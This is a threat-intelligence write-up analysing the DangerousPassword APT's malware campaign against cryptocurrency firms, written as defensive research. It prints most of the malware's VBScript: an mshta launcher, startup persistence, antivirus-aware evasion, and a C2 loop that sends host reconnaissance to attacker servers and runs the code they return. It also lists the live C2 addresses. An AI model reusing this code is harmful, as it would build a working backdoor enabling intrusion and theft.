

# CyberThreatIntel/offshore APT organization/DangerousPassword/2020-04-02/Analysis.md at master · StrangerealIntel/CyberThreatIntel

By StrangerealIntel

Archived: 2026-04-05 21:47:00 UTC


## Dangerous Password

### Table of Contents

- [Malware analysis](#)
- [Cyber kill chain](#)
- [Indicators Of Compromise \(IOC\)](#)
- [References MITRE ATT&CK Matrix](#)
- [Links](#)
  - [Original Tweet](#)
  - [Link Anyrun](#)
  - [Articles](#)

### Malware analysis

The initial vector is a executable RAR archive content a edited lnk, this writes the file in the temp folder and executes the remote code by mshta call.



MachineID	IconFileName	CommandLineArguments	WorkingDirectory	LocalBasePath
desktop-mn3id9	C:\Windows\System32\shell32.dll	/c start /b %SystemRoot%\System32\mshta https[:]bit.ly/2UiZH6V	C:\Users\Public\Music\	C:\Windows\System32\cmd.exe

The Bitly link redirects to a fake cloud solution which usurps a legitim service. (.club instead of .fr)

```
<html>
<head><title>Bitly</title></head>
<body><a href="http://www.cloudfiles.club:8080/edit?id=T8YJQTVktMp8W%2Bj/W5EvDWgLxOnw8evApd1RaERYzz/Qz2uXI/">
</html>
```

This executes a following Visual Basic code, the first two functions for decode the base 64 and create a stream object for manipulate data.

```
<script language="vbscript">
function dbsc(tds)
    with CreateObject("Msxml2.DOMDocument").CreateElement("mic")
        .DataType="bin.base64"
        .Text=tds
        dbsc=appc(.NodeTypedValue)
    end with
end function
function appc(ByVal bin)
    with CreateObject("ADODB.Stream")
        .Type=1
        .Open
        .Write bin
        .Position=0
        .Type=2
        .CharSet="utf-8"
        appc=.ReadText
    end with
end function
```

```
.Close  
end with  
end function
```

Then this copy in the temp folder a file with a password and show it for the lure to the victim.

```
pay_req="CMD.EXE /C ""ECHO risk2020>"%TEMP%\Password.txt"&NOTEPAD.EXE ""%TEMP%\Password.txt"&DEL ""%TEMP%\  
set wish=CreateObject("wscript.shell")  
wish.Run pay_req,0,false
```

The variable is reused for content the payload to execute in base 64 on the new persistence file by lnk file.

```
pay_req="b24gZXJyb3IgcmlvZdW1lIG5leHQNCnJhbmRvbWl6ZQ0KaWYgV1NjcmldC5Bcmd1bWVuUHMuTGvUz3RoPjAgdGhlg0KCUIHUUD0i
```

Then, this creates the persistence previous said and use the same TTPs in using a lnk file with a mshta call.

```
set fob=CreateObject("Scripting.FileSystemObject")  
path_persistence=fob.GetSpecialFolder(2)&"\Xbox.lnk"  
Set tcl=wish.CreateShortcut(path_persistence)  
tcl.TargetPath="mshta"  
tcl.Arguments="https://bit.ly/3dr8YBv"  
path_file=fob.GetSpecialFolder(2)&"\iilbat.vbs"  
set btf=fob.OpenTextFile(path_file,2,true)  
btf.Write dbsc(pay_req)  
btf.Close()
```

The part of the code check by WMI request the process executed on the PC, modify the strategy in function of detection for avoid to be detected by the AV. Execute the next stage of the persistence.

```
list_process=""  
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")  
set wmiresult=wmi.ExecQuery("Select * from Win32_Process")  
  
for each obj in wmiresult  
list_process=list_process&LCASE(obj.Name)&"|"  
next  
  
'npprot -> npprot.exe -> Net Protector (Indian AV)  
'kwsprot -> kwsprotect64.exe -> Kingsoft Antivirus (Chinese AV)  
ex="ws"  
if Instr(list_process,"kwsprot")>0 or Instr(list_process,"npprot")>0 then  
ex="cs"  
end if  
  
ln="start /b "&ex&"crypt ""&path_file&"" "+"88.204.166.59:8080/edit"  
ln2=" & move ""&path_persistence&"" ""& wish.SpecialFolders("startup") &"\""  
  
'qhsafe -> QHSafeTray.exe -> Qihoo 360 Total Security (Chinese AV)  
'hudongf -> zhudongfangyu.exe -> Qihoo 360 security (Chinese AV)  
if Instr(list_process,"hudongf")>0 or Instr(list_process,"qhsafe")>0 then  
ln2=" & del ""&path_persistence&""  
else  
tcl.Save  
end if  
  
wish.run "CMD.EXE /c " & ln& " 1" & " & " & ln& " 2" & ln2,0,false  
window.close  
</script>
```

Once decoded and deobfuscated, we can see this check if pushed argument exists before launch the script, this essential due to the URL to contact is pushing in argument. This use random call for get a random number for add a random suffix with `?topic=SXXXXX`. On the site, whatever the URL, this redirects on another code to execute.

```
on error resume next  
randomize  
if WScript.Arguments.Length>0 then  
url="http://"&WScript.Arguments.Item(0)
```

```
set whr=CreateObject("WinHttp.WinHttpRequest.5.1")
do while true
    rtc=""
    tpc=url&"?topic=s"&Int(1000*rnd+9000)
    whr.Open "POST",tpc,false
    whr.Send "200"
    if whr.Status=200 Then
        rtc=whr.ResponseText
    end if
    if rtc<>" " then
        Execute(rtc)
        exit do
    end if
    WScript.Sleep 180000 ' 50 min
loop
end if
```

The new bitly link redirect to a new domain with usurp the Microsoft update domain, this load in memory the Visual Basic code to execute

```
<html>
<head><title>Bitly</title></head>
<body><a href="http://www.msupdatepms.xyz:8080/edit?id=WOR%2BQhmDavXldv2sjyh%2BT0j4LYqP0ZVKaenNEEfEwIjzActcLol" >
</html>
```

The first three functions of the code is for parse the code send by the C2 to execute on the PC, decode with base 64 and xor the code.

```
on error resume next
function NStep(cmd)
    n=0
    t=0
    NStep=""
    ret=""
    n=InStr(1,cmd,"#")
    sUri=Mid(cmd,n+1,Len(cmd)-n)
    uri=sUri&"?topic=v"&CStr(randID())&"&session="&uID
    do while 1>0
        ret=uget(uri)
        if ret="" then
            if t=10 then
                exit function
            end if
            t=t+1
        else
            exit do
        end if
        WScript.Sleep 60*1000
    loop
    n=InStr(1,ret,"#")
    k=CLng("8h" & Mid(ret,1,n-1))
    psc=Mid(ret,n+1,Len(ret)-n)
    sc=bdec(psc)
    psc=CStr(xdec(sc,k))
    NStep=bdec(psc)
end function
function bdec(c)
    on error resume next
    const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    dim dataLength, sOut, groupBegin
    c = Replace(c, vbCrLf, "")
    c = Replace(c, vbTab, "")
    c = Replace(c, " ", "")
    dataLength = Len(c)
    if dataLength Mod 4 <> 0 then
        exit function
    end if
    for groupBegin = 1 to dataLength step 4
        dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
        numDataBytes = 3
```

```
nGroup = 0
for CharCounter = 0 to 3
  thisChar = Mid(c, groupBegin + CharCounter, 1)
  if thisChar = "=" then
    numDataBytes = numDataBytes - 1
    thisData = 0
  else
    thisData = InStr(1, Base64, thisChar, vbBinaryCompare) - 1
  end if
  if thisData = -1 then
    exit function
  end if
  nGroup = 64 * nGroup + thisData
next
nGroup = Hex(nGroup)
nGroup = String(6 - Len(nGroup), "0") & nGroup
pOut = Chr(CByte("&H" & Mid(nGroup, 1, 2)))
pOut = pOut & Chr(CByte("&H" & Mid(nGroup, 3, 2)))
pOut = pOut & Chr(CByte("&H" & Mid(nGroup, 5, 2)))
sOut = sOut & Left(pOut, numDataBytes)
next
bdec = sOut
end function
function xdec(input, pkey)
  xdec=""
  for i=1 to Len(input)
    xdec=xdec+chr(asc(mid(input, i, 1)) Xor pkey)
  next
end function
```

The three next functions use WMI requests for getting more informations about the system.

```
function getUserName()
  getUserName=""
  set ObjWMI=GetObject("winmgmts:\\.\root\CIMV2")
  set colItems=ObjWMI.ExecQuery("SELECT * FROM Win32_ComputerSystem",,48)
  for each objItem in colItems
    if not IsNull(objItem.UserName) then
      getUserName=objItem.UserName
    end if
  next
end function
function getProc()
  on error resume next
  set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\.\root\cimv2")
  set prclst = objWMIService.ExecQuery ("Select * from Win32_Process")
  for each prc in prclst
    if InStr(1,prc.Name,"svchost",1)=0 And prc.ProcessID <> 0 And prc.ProcessID <> 4 then
      getProc=getProc+ent+CStr(prc.ProcessID)+tab+CStr(prc.SessionID)+tab
      if IsNull(prc.CommandLine) then
        getProc=getProc+prc.Name
      else
        getProc=getProc+prc.CommandLine
      end if
    end if
  next
end function
function getInfo()
  on error resume next
  set ObjWMI=GetObject("winmgmts:\\.\root\CIMV2")
  set osItems = ObjWMI.ExecQuery("Select * from Win32_OperatingSystem")
  set wdate=CreateObject("WbemScripting.SWbemDateTime")
  for each item In osItems
    on error resume next
    getInfo=getInfo&"Hostname:"&tab+item.CSName+ent
    getInfo=getInfo&"OS Name:"&tab+item.Caption+" "+item.OSArchitecture+ent
    getInfo=getInfo&"OS Version:"&tab+item.Version+ent
    if not IsNull (item.InstallDate) then
      wdate.Value=item.InstallDate
      getInfo=getInfo + "Install Date:"&tab+GetFormattedDate(wdate.GetVarDate(true))+ent
    end if
  next
end function
```

```

        end if
        if not IsNull(item.LastBootUpTime) then
            wdate.Value=item.LastBootUpTime
            getInfo=getInfo + "Boot Time:"+tab+FormatDateTime(wdate.GetVarDate(true))+ent
        end if
    next
    set csItems=ObjWMI.ExecQuery("SELECT * FROM Win32_ComputerSystem")
    set tzItems=ObjWMI.ExecQuery("SELECT * FROM Win32_TimeZone")

    for each item in csItems
        cTZ=item.CurrentTimeZone
    next
    for each tzitem in tzItems
        UtcName=tzitem.StandardName
    next
    timezone="(UTC " + CStr(cTZ/60) + " hours) " +UtcName
    getInfo=getInfo+"Time Zone:"+tab+timezone+ent
    set cpuItems=ObjWMI.ExecQuery( "SELECT * FROM Win32_Processor")
    for each item in cpuItems
        select case item.Architecture
            case 0 cpuArch="x86"
            case 6 cpuArch="Itanium"
            case 9 cpuArch="x64"
            case else
                cpuArch="Unknown"
        end select
        getInfo=getInfo+"CPU:"+tab+tab+item.Name+" (" + cpuArch + ")"+ent
    next

    getInfo=getInfo + "Path:      "+tab+WScript.ScriptFullName+ent+ent

    set adapItems=ObjWMI.ExecQuery("SELECT * FROM Win32_NetworkAdapterConfiguration",,48)
    for each adapter in adapItems
        on error resume next
        if isNull(adapter.IPAddress) then
            else
                getInfo=getInfo+"Network Adapter:"+tab&adapter.Description+ent
                getInfo=getInfo+"  MAC Address:"+tab&adapter.MACAddress + ent
                getInfo=getInfo+"  IP Address:"+tab+Join(adapter.IPAddress, ",") + ent
                getInfo=getInfo+"  Subnet Mask:"+tab+Join(adapter.IPSubnet, ",") + ent
                getInfo=getInfo+"  Default Gateway:"+tab+Join(adapter.DefaultIPGateway, ",") + ent
                if adapter.DHCPEnabled=true then
                    getInfo=getInfo+"  DHCP Servers:"+tab&adapter.DHCPServer + ent
                end if
                getInfo=getInfo+"  DNS Server:"+tab+Join(adapter.DNSServerSearchOrder, ",") + ent
            end if
        end if
    next
end function

```

The next functions are used for randomizing the ID and session and format the date to string.

```

function rand()
    randomize
    rand=Int(90000000*rnd)+10000000
end function
function randID()
    randomize
    randID=Int(1000*rnd)
end function
function GetFormattedDate (sDate)
    strDate = CDate(sDate)
    strDay = DatePart("d", strDate)
    strMonth = DatePart("m", strDate)
    strYear = DatePart("yyyy", strDate)
    if strDay < 10 then
        strDay = "0" & strDay
    end if
    if strMonth < 10 then
        strMonth = "0" & strMonth
    end if
end if

```

```
GetFormattedDate = strMonth & "/" & strDay & "/" & strYear  
end function
```

The last functions are used for sending the informations founded to the C2 and receive the reply of the C2.

```
function post(u,content)  
    on error resume next  
    set hReq=CreateObject("MSXML2.XMLHTTP")  
    ul=u & "&isbn=" & (timer()*100)  
    hReq.Open "POST", ul, false  
    hReq.Send content  
    if hReq.Status=200 then  
        post=hReq.responseText  
    end if  
end function  
function uget(u)  
    on error resume next  
    set hrq=CreateObject("MSXML2.XMLHTTP")  
    ul=u & "&id=" & (timer()*100)  
    hrq.Open "GET", ul, false  
    hrq.Send  
    if hrq.Status=200 then  
        uget=hrq.responseText  
    end if  
end function
```

The main code launches the recon action on the system and format for request in clear the informations to the C2, in function of the response of the C2, this executes commands on the system, in clear or with base 64 + substrings operations as obfuscation.

```
set sh=CreateObject("wscript.Shell")  
ent=Chr(13)+Chr(10) '\n'  
tab=Chr(9) '\t'  
uID=CStr(rand())  
if WScript.Arguments.Length>1 then  
    uID=uID&WScript.Arguments.Item(1)  
end if  
if WScript.Arguments.Length>0 then  
    uu="http://"&WScript.Arguments.Item(0)  
end if  
sData=getInfo()  
if IsNull(sData) then  
    sData=""  
end if  
sData="Username:"&tab+getUName()+ent+sData  
sUri=""  
url=uu+"?topic=v"+CStr(randID())+"&session="+uID  
do while 1>0  
    psc=""  
    curDate = "Current Time:"&tab&Date& " &Time  
    pl=getProc()  
    pData=curDate+ent+sData+ent  
    if not IsNull(pl) then  
        pData=pData+pl  
    end if  
    res=post(url,pData)  
    if InStr(1,res,"20#")<>0 then  
        psc=NStep(res)  
        if psc<>" then  
            Execute(psc)  
            exit do  
        end if  
    elseif res="21" then  
        exit do  
    elseif InStr(1,res,"23#")<>0 then  
        nps=InStr(1,res,"#")  
        Execute(bdec(Mid(res,nps+1,Len(res)-nps)))  
    end if
```

```
WScript.Sleep 60*1000
Loop
```

We can list the codes used for the communications to the C2 and implant :

Note : # is a wildcard in VBA for matches with any digit character

Code	Description
20#	Execute commands in clear
21	Exit Session
22	OK received informations (debug commands)
23#	Execute commands with base 64 + substrings operations as obfuscation

We can see on the informations send in clear to the C2 that the list of informations rest the same since mid 2019 :

```
Current Time: 3/31/2020 3:31:37 AM
Username: USER-PC\admin
Hostname: USER-PC
OS Name: Microsoft Windows 7 Professional 32-bit
OS Version: 6.1.7601
Install Date: 10/05/2017
Boot Time: 3/31/2020 12:28:48 AM
Time Zone: (UTC 1 hours) GMT Standard Time
CPU: Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz (x64)
Path: C:\Users\admin\AppData\Local\Temp\iilbat.vbs
Network Adapter: Intel(R) PRO/1000 MT Network Connection
MAC Address: [MAC]
IP Address: 192.168.X.X,[MAC]
Subnet Mask: 255.255.255.0,64
Default Gateway: 192.168.X.X
DNS Server: 192.168.X.X
264 0 smss.exe
344 0 csrss.exe
380 0 wininit.exe
388 1 csrss.exe
428 1 winlogon.exe
472 0 services.exe
484 0 lsass.exe
492 0 lsm.exe
1188 0 spoolsv.exe
1364 0 IMEDICTUPDATE.EXE
1428 0 qemu-ga.exe
1968 1 "taskhost.exe"
1984 1 taskeng.exe {DE21909D-DEE6-419E-AF8D-D6899DCE61F7}
2044 1 "C:\Windows\system32\Dwm.exe"
372 1 C:\Windows\Explorer.EXE
652 1 C:\Windows\System32\ctfmon.exe
1120 0 SearchIndexer.exe
1932 1 "windanr.exe"
2736 1 "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\admin\AppData\Local\Temp\3249e2eb1eaa628dcf7c83062463bc6t
1720 1 "C:\Windows\System32\cmd.exe" /C "ECHO risk2020>C:\Users\admin\AppData\Local\Temp>Password.txt&NOTEPAD.E
\??C:\Windows\system32\conhost.exe "1233334231726783925-1766655123-1154929739-1178529684175521206-10630
680 1 NOTEPAD.EXE C:\Users\admin\AppData\Local\Temp>Password.txt
588 0 WmiPrvSE.exe
3292 1 wscript "C:\Users\admin\AppData\Local\Temp\iilbat.vbs" 88.204.166.59:8080/edit 1
3284 1 wscript "C:\Users\admin\AppData\Local\Temp\iilbat.vbs" 88.204.166.59:8080/edit 2
```

According with the analysis of the Japanese CERT (June 2019), the list is the same :

- Username
- Hostname
- OS version


- OS install date
- OS runtime
- Timezone
- CPU name
- Execution path of vbs file
- Network adapter information
- List of running processes

On the opendir, like the last observations on the group, legit VNC binaries can be found, this indicates that the group have kept the same TTPs for the extraction of the data. This high probable that the group do manual actions for reduce the security measures and execute the tools for obtain the data on the crypto-occurrences.

China doesn't recognize cryptocurrencies as legal tender and the banking system isn't accepting cryptocurrencies or providing relevant services for trading in place since September 2017. The Chinese government has recently promoted a law facilitating the transition to the exchange of a virtual currency led by the state, this change explained why since the campaign of January, China is now in the focus of the Asian countries targeted by the group (the announcement also caused an increase in bitcoins and these derivative currencies). The TTPs of the group are the same since mid 2019 and rest focus on the steal of the crypto-occurrences.

## Cyber kill chain

This process graph represent the cyber kill chain used by the attacker.



## Indicators Of Compromise (IOC)

The IOC can be exported in [JSON](#) and [CSV](#)

## References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Command-Line Interface Scripting Mshta	<a href="https://attack.mitre.org/techniques/T1059/">https://attack.mitre.org/techniques/T1059/</a> <a href="https://attack.mitre.org/techniques/T1064/">https://attack.mitre.org/techniques/T1064/</a> <a href="https://attack.mitre.org/techniques/T1170/">https://attack.mitre.org/techniques/T1170/</a>
Defense Evasion	Scripting Install Root Certificate Mshta	<a href="https://attack.mitre.org/techniques/T1064/">https://attack.mitre.org/techniques/T1064/</a> <a href="https://attack.mitre.org/techniques/T1130/">https://attack.mitre.org/techniques/T1130/</a> <a href="https://attack.mitre.org/techniques/T1170/">https://attack.mitre.org/techniques/T1170/</a>
Discovery	Query Registry	<a href="https://attack.mitre.org/techniques/T1012/">https://attack.mitre.org/techniques/T1012/</a>

This can be exported as JSON format [Export in JSON](#)

## Links

Original tweet:

- [https://twitter.com/Rmy\\_Reserve/status/1244817235211739141](https://twitter.com/Rmy_Reserve/status/1244817235211739141)

Links Anyrun:

- <https://app.any.run/tasks/67ebd848-26f8-4cb3-9a1f-8ff4f3a0c12e>

Articles

- [Spear Phishing against Cryptocurrency Businesses](#)
- [\[Chinese\]The Nightmare of Global Cryptocurrency Companies: Demystifying APT Group's "Dangerous Passwords"](#)
- [China Enacts Crypto Law in Run-Up to State Digital Currency Debut](#)

---

Source: <https://github.com/StrangerealIntel/CyberThreatIntel/blob/master/offshore%20APT%20organization/DangerousPassword/2020-04-02/Analysis.md>